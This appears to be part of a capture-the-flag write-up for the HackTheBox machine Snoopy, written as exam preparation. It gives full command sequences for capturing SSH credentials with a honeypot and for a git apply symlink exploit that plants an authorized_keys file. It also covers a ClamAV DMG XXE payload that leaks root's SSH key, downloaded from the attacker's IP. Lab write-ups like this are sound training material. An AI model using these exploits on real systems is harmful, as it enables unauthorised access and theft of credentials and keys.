
http://mm.snoopy.htb/reset_password_complete?token=kbdfnoeth5oydn8h7bpowed354bnktzpauribm43gnqm6h3f7umei9b1akn1pjgqUse the token to set a new password for [email protected], then log in.
SSH Provisioning Honeypot — Credential Capture


The first message on the dashboard mentions a new channel for server provisioning requests. Use the channel search to find it and join.
Posting /server_provision in the channel opens a provisioning request form. Fill it in with:
- Email:
[email protected] - Department: Engineering
- OS: Linux (this sets the port to 2222)
- IP:
10.10.16.60(the attacker machine)

The provisioning system will SSH to the specified IP and port. Set up sshesame as an SSH honeypot on port 2222 to log any credentials it presents:
git clone https://github.com/jaksi/sshesame
cd sshesame
sudo go build -buildvcs=false
sudo sed -i 's/127.0.0.1:2022/0.0.0.0:2222/g' sshesame.yaml
sudo systemctl stop ssh
sudo ./sshesame -config sshesame.yaml

Resubmit the provisioning request. Shortly after, sshesame logs a connection attempt:

Credentials captured: cbrown:sn00pedcr3dential!!!
Finding 4 — SSH Provisioning Bot Exposing Plaintext Credentials to a Honeypot Server
Foothold — SSH as cbrown
ssh [email protected]
Lateral Movement — CVE-2023-22490 / CVE-2023-23946 (git apply Symlink Attack)
Enumerate privileges:
sudo -l
id
cbrown is in the devops group and can run /usr/bin/git apply -v [a-zA-Z0-9.]+$ as sbrown with a password.
The git version is 2.34.1, which is affected by two chained CVEs:
- CVE-2023-22490 —
git clonewith a local path bypasses a check that prevents symlinks from being followed during certain operations - CVE-2023-23946 —
git applyfollows symlinks in the working tree when applying a patch, allowing writes outside the repository
Chaining them: create a symlink pointing at sbrown’s .ssh directory, craft a patch that follows that symlink, and write a controlled authorized_keys file into place.
Generate an SSH keypair:
ssh-keygen -f cbrown
Set up the repository with the symlink:
cd /dev/shm
mkdir rce
chown :devops rce
cd rce
git init .
ln -s /home/sbrown/.ssh symlink
git add symlink
git commit -m "add symlink"

Craft the patch. It renames symlink to renamed-symlink (following the symlink into sbrown’s .ssh folder), then creates renamed-symlink/authorized_keys with the attacker’s public key:
cat >patch <<-EOF
diff --git a/symlink b/renamed-symlink
similarity index 100%
rename from symlink
rename to renamed-symlink
diff --git a/renamed-symlink/authorized_keys b/renamed-symlink/authorized_keys
new file mode 100644
index 0000000..039727e
--- /dev/null
+++ b/renamed-symlink/authorized_keys
@@ -0,0 +1 @@
+ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPogKDlTwhVRs53x2n5mST/DfzuiJBPFKgqhmKf8ceuk joe@Archwarden
EOF
Apply it as sbrown:
sudo -u sbrown /usr/bin/git apply -v patchThe patch follows the symlink and writes the authorized_keys file into /home/sbrown/.ssh/authorized_keys.
ssh -i cbrown [email protected]

Finding 5 — CVE-2023-22490 / CVE-2023-23946 git apply Symlink Attack Enabling Lateral Movement to sbrown
Privilege Escalation — CVE-2023-20052 (ClamAV DMG XXE)
Check privileges as sbrown:
sudo -l
(root) NOPASSWD: /usr/local/bin/clamscan ^--debug /home/sbrown/scanfiles/[a-zA-Z0-9.]+$sbrown can run clamscan as root with --debug against files placed in ~/scanfiles/. Check the version:
clamscan --versionClamAV 1.0.0CVE-2023-20052 affects ClamAV 1.0.0’s DMG (Apple Disk Image) file parser. It is vulnerable to XML External Entity injection. When --debug is enabled, the XML content from the parsed DMG is written to debug output. A crafted DMG containing an XXE payload causes ClamAV to include the contents of an arbitrary local file in that output. In this case, that means root’s SSH private key.
Building the malicious DMG requires libdmg-hfsplus, which is easiest to compile inside a Docker container. Clone the exploit repository and update the Dockerfile to use Ubuntu 18.04 with compatible library versions:
git clone https://github.com/nokn0wthing/CVE-2023-20052.git
cd CVE-2023-20052
Edit the Dockerfile:
FROM ubuntu:18.04
RUN apt-get update
RUN apt-get install -y ca-certificates gnupg wget
RUN apt-get install -y libssl1.0-dev gcc g++ cmake zlib1g-dev genisoimage bbe git
RUN git clone https://github.com/planetbeing/libdmg-hfsplus.git
WORKDIR /libdmg-hfsplus
RUN cmake .
RUN make
RUN cp dmg/dmg /bin
WORKDIR /exploit
CMD ["/bin/bash"]
Build and enter the container:
sudo docker build -t cve-2023-20052 .
sudo docker run -v $(pwd):/exploit -it cve-2023-20052 bash
genisoimage -D -V "exploit" -no-pad -r -apple -file-mode 0777 -o dark.img . && dmg dmg dark.img exploit.dmg
Inject the XXE payload using bbe. This replaces the DOCTYPE declaration with one that defines an external entity pointing at /root/.ssh/id_rsa, then splices that entity into the XML body:
bbe -e 's|<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">|<!DOCTYPE plist [<!ENTITY xxe SYSTEM "file:///root/.ssh/id_rsa"> ]>|' \
    -e 's/blkx/\&xxe;/' \
    exploit.dmg -o dark2.dmg
Serve it from inside the container and download it to the target’s scanfiles directory:
python3 -m http.server 8001On the target (as sbrown):
cd ~/scanfiles
wget 10.10.16.60:8001/dark2.dmg
Run clamscan as root:
sudo /usr/local/bin/clamscan --debug /home/sbrown/scanfiles/dark2.dmg
The debug output includes the contents of /root/.ssh/id_rsa. Copy the key to the attacker machine, set permissions, and log in:
chmod 600 root
ssh -i root [email protected]
Finding 6 — CVE-2023-20052 ClamAV DMG XXE Vulnerability Leaking Root SSH Private Key via Debug Output
Takeaways
How this box helped me prepare for the CPTS exam
-
LFI is most valuable when you know what to look for — reading
/etc/passwdproves the vulnerability but does not advance the attack. Reading/etc/bind/named.confto extract a key did. When you find LFI, you should immediately pivot to high-value targets: SSH keys, web app configuration files,.envfiles, and service configurations. Treat file read as a recon tool. -
DNS zone transfers are reflexive — any time port 53 is open and you have a domain name, run
dig axfrimmediately. The AXFR here revealed internal hostnames (postgres.snoopy.htb,provisions.snoopy.htb,mattermost.snoopy.htb) that vhost fuzzing would have missed entirely. AXFR is a first-pass check alongside SMB null sessions and LDAP anonymous binds. Do it before anything else on a new domain. -
CVE research on version-specific binaries is mandatory when sudo is in play —
cbrownhadgit 2.34.1and a sudo rule allowinggit apply.sbrownhadclamscan 1.0.0and a scan directory. In both cases, the tool version was the starting point for a CVE search that unlocked the escalation. Asudo -loutput showing a specific binary should immediately prompt a version check and a CVE lookup. -
Restrictive sudo rules constrain arguments, not application behaviour — the regex
^apply -v [a-zA-Z0-9.]+$looks locked down. It controls the argument format but says nothing about what a patch file can contain or howgitprocesses symlinks while applying it. The same applies to theclamscanrule —[a-zA-Z0-9.]+$controls the filename but not the file’s content. When you see a restricted sudo rule, focus on what the application does with permitted inputs rather than what the regex blocks.